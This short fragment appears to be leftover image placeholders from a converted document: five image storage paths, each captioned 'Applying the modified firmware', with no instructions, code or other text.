
Applying the modified firmware




Applying the modified firmware




Applying the modified firmware




Applying the modified firmware




Applying the modified firmware



